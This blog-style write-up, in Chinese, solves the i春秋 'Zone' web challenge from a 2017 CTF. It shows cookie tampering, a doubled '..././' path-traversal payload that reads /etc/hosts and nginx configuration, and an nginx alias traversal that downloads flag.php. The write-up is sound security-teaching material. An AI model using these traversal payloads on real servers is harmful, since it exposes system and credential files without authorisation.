i春秋 CTF慢慢爬行之路（2）


原创

drejun 于 2018-05-23 16:54:57 发布 906 收藏 1
分类专栏： CTF

“百度杯”CTF比赛 2017 二月场

类型：Web　　题目名称：Zone

根据题目提示的Zone，发现cookie中的值为0；



将其设置为”1“然后刷新；

利用php://filter文件流读取发现失败。

随后访问：
http://fa7767f78ffe41fd8e4256927003049e576a28d79f444eaf.game.ichunqiu.com/manages/admin.php?module=index&name=php

测试一下：../漏洞：

http://fa7767f78ffe41fd8e4256927003049e576a28d79f444eaf.game.ichunqiu.com/manages/admin.php?module=in../dex&name=php

返回正常


http://fa7767f78ffe41fd8e4256927003049e576a28d79f444eaf.game.ichunqiu.com/manages/admin.php?module=in./dex&name=php

返回为空


因此构造双重漏洞：


http://fa7767f78ffe41fd8e4256927003049e576a28d79f444eaf.game.ichunqiu.com/manages/admin.php?module=..././..././..././..././..././..././etc/hosts&name=

得到：



接着去读取nginx中的文件






发现{alias /movie/; autoindex on; }

movie后面有个/，nginx被爆出0day漏洞很像，百度一波；发现可以构造/online-moives../去看所有文件

不知道为什么这里我的火狐一直访问不了，换个浏览器访问：

fa7767f78ffe41fd8e4256927003049e576a28d79f444eaf.game.ichunqiu.com/online-movies../



http://fa7767f78ffe41fd8e4256927003049e576a28d79f444eaf.game.ichunqiu.com/online-movies../var/www/html/flag.php发现有个html里面有个flag.php下载

得到flag{}